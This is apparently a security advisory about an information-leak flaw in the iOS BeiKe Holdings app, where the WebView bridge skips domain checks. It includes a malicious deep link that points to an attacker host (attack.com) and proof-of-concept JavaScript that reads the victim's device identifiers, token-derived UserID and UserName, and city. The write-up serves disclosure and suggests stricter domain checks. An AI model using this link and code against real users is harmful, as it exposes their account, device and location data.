An information leak vulnerability in the iOS version of BeiKe Holdings

Brief Description

BeiKe Holdings app is a popular real estate app, providing functions such as new house transactions, second-hand house transactions, house rentals, house price inquiry and decoration services. It ranks **No.9 in the "Lifestyle" category** list on the App Store of China Area and has **406,000 ratings**.


The iOS version of the BeiKe Holdings supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the BeiKe Holdings app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UserName, UserID), **obtaining victim's device information** (such as IDFA, DeviceID) and **obtaining victim's geolocation information** (such as City).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **lianjiabeike://bkjf?url=https://attack.com/beikeholdings/atkBeikeHoldings.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the BeiKe Holdings app and opens the webpage **https://attack.com/beikeholdings/atkBeikeHoldings.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UserName, UserID), **obtaining victim's device information** (such as IDFA, DeviceID) and **obtaining victim's geolocation information** (such as City).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function cb_WALLET_[redacted](res){
    var json = JSON.parse(res);
    document.getElementById("WifiMac").innerText = "Your WifiMac: \n" + json.content.deviceInfo.wifiMac;
    document.getElementById("WifiName").innerText = "Your WifiName: " + json.content.deviceInfo.wifiName;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.content.deviceInfo.iosIDFA;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.content.deviceInfo.appDeviceId;
    document.getElementById("LocalIP").innerText = "Your LocalIP: \n" + json.content.deviceInfo.deviceIp;
    document.getElementById("CityID").innerText = "Your CityID: " + json.content.deviceInfo.cityId;
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('JS_CALL_APP_NATIVE', { action :"WALLET_[redacted]"}, cb_WALLET_[redacted]);
})
```

```
setTimeout(function() {
    var _token = window.token;
    var parts = _token.split('.');
    let payload = JSON.parse(atob(parts[1]));
    let user_id = payload.user_id;
    let user_name = payload.user_name;
    document.getElementById("UserID").innerText = "Your UserID: " + user_id;
    document.getElementById("UserName").innerText = "Your UserName: " + user_name;
}, 1000);
```

Impact of the Vulnerability

Scope of the vulnerability: BeiKe Holdings iOS version 3.02.62 (the latest version as of 2024-12-25).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **CN:**
  https://apps.apple.com/cn/app/%E8%B4%9D%E5%A3%B3%E6%89%BE%E6%88%BF/id1347663353

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.